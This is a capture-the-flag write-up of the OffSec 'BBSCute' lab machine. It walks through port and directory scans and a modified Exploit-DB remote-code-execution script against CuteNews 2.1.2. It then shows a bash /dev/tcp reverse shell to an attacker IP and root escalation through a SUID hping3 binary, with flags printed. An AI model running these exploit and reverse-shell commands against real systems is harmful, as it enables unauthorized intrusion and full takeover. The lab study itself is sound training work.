OffensiveSecurity – BBSCute

Alberto Gómez

First, I did an *nmap* scan:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -sS -p- 192.168.51.128
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-07 18:42 EDT
Nmap scan report for 192.168.51.128
Host is up (0.044s latency).
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
88/tcp  open  kerberos-sec
110/tcp open  pop3
995/tcp open  pop3s

Nmap done: 1 IP address (1 host up) scanned in 40.36 seconds
```


Next, some directory enumeration on the HTTP service:

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -x php,html,txt -u http://192.168.51.128 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.51.128
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
2023/05/07 18:44:53 Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 10701]
/.html                (Status: 403) [Size: 279]
/search.php           (Status: 200) [Size: 5182]
/rss.php              (Status: 200) [Size: 105]
/index.php            (Status: 200) [Size: 6175]
/docs                 (Status: 301) [Size: 315] [--> http://192.168.51.128/docs/]
/print.php            (Status: 200) [Size: 28]
/uploads              (Status: 301) [Size: 318] [--> http://192.168.51.128/uploads/]
/skins                (Status: 301) [Size: 316] [--> http://192.168.51.128/skins/]
/core                 (Status: 301) [Size: 315] [--> http://192.168.51.128/core/]
/manual               (Status: 301) [Size: 317] [--> http://192.168.51.128/manual/]
/popup.php            (Status: 200) [Size: 28]
/captcha.php          (Status: 200) [Size: 92]
/LICENSE.txt          (Status: 200) [Size: 3119]
/example.php          (Status: 200) [Size: 9522]
/libs                 (Status: 301) [Size: 315] [--> http://192.168.51.128/libs/]
/snippet.php          (Status: 200) [Size: 0]
/show_news.php        (Status: 200) [Size: 2987]
/cdata                (Status: 301) [Size: 316] [--> http://192.168.51.128/cdata/]
```

By seeing the content of several pages, like *rss.php*, *LICENSE.txt*, or *show_news.php*, we find that the website uses the *CuteNews* project. We can find a link on *show_news.php*:


Powered by CuteNews

On the link, we can find the GitHub project. We can search for vulnerabilities on the code. I did some research on the GitHub page and found an open issue talking about a security vulnerability:



That CVE is about a Remote Code Execution on *CutePHP CuteNews 2.1.2*.

Searching for it, I found a python exploit on exploitdb, to which I had to make some changes:



In all the URL calls made on the script, it adds a folder called “CuteNews”, but according to the directory enumeration on the instance we are attacking, all that content is on the root directory. I changed all those calls:

```
def extract_credentials():
    global sess, ip
    url = f"{ip}/CuteNews/cdata/users/lines"
    encoded_creds = sess.get(url).text
```

```
def extract_credentials():
    global sess, ip
    url = f"{ip}/cdata/users/lines"
    encoded_creds = sess.get(url).text
```

I executed it, indicated the URL and got a shell:

```
┌──(kali㉿kali)-[~]
└─$ python3 Downloads/48800.py

[→] Usage python3 expoit.py

Enter the URL> http://192.168.51.128
================================================================
Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN
================================================================
[-] No hashes were found skipping!!!
================================================================

=============================
Registering a users
=============================
[+] Registration successful with username: rcmChw4H8I and password: rcmChw4H8I

=======================================================
Sending Payload
=======================================================
signature_key: 8e000f0f4bccafc25796b4bd5ec33144-rcmChw4H8I
signature_dsi: 7af40653140d324bbcef315bdafe467e
logged in user: rcmChw4H8I
============================
Dropping to a SHELL
============================

command > whoami
www-data

command >
```

From here, we can already get the first flag:

```
command > cat /var/www/local.txt
b163a48a31bd117963fe7897ff11de0e
```

But this command shell doesn't allow us to move around the directory system, so let's initialize our own shell:

```
command > bash -c 'bash -i >& /dev/tcp/192.168.49.51/8888 0>&1'
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.49.51] from (UNKNOWN) [192.168.51.128] 47768
bash: cannot set terminal process group (827): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cute:/var/www/html/uploads$
```

Let’s enhance our shell:

```
www-data@cute:/var/www/html/uploads$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@cute:/var/www/html/uploads$ ^Z
zsh: suspended  nc -lvnp 8888
┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 8888
                              reset xterm
```

And execute ‘*export TERM=xterm*’.

We can find the hping3 command being available for execution with sudo privileges, but only with the –icmp flag.

```
www-data@cute:/var/www/html/uploads$ sudo -l
sudo -l
Matching Defaults entries for www-data on cute:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on cute:
    (root) NOPASSWD: /usr/sbin/hping3 --icmp
www-data@cute:/var/www/html/uploads$
```

We can also see it has the SUID bit set:

```
-rwsr-sr-x 1 root root 156808 Sep  6  2014 /usr/sbin/hping3
```

Thanks to the SUID bit, we can execute it and start a privileged shell from inside the command execution:

```
www-data@cute:/var/www/html/uploads$ /usr/sbin/hping3
hping3> /bin/sh -p
# whoami
root
# ls /root
proof.txt  root.txt
# cat /root/proof.txt
561f0f68f3a106aa64fa882b0f956336
#
```

We found the final flag.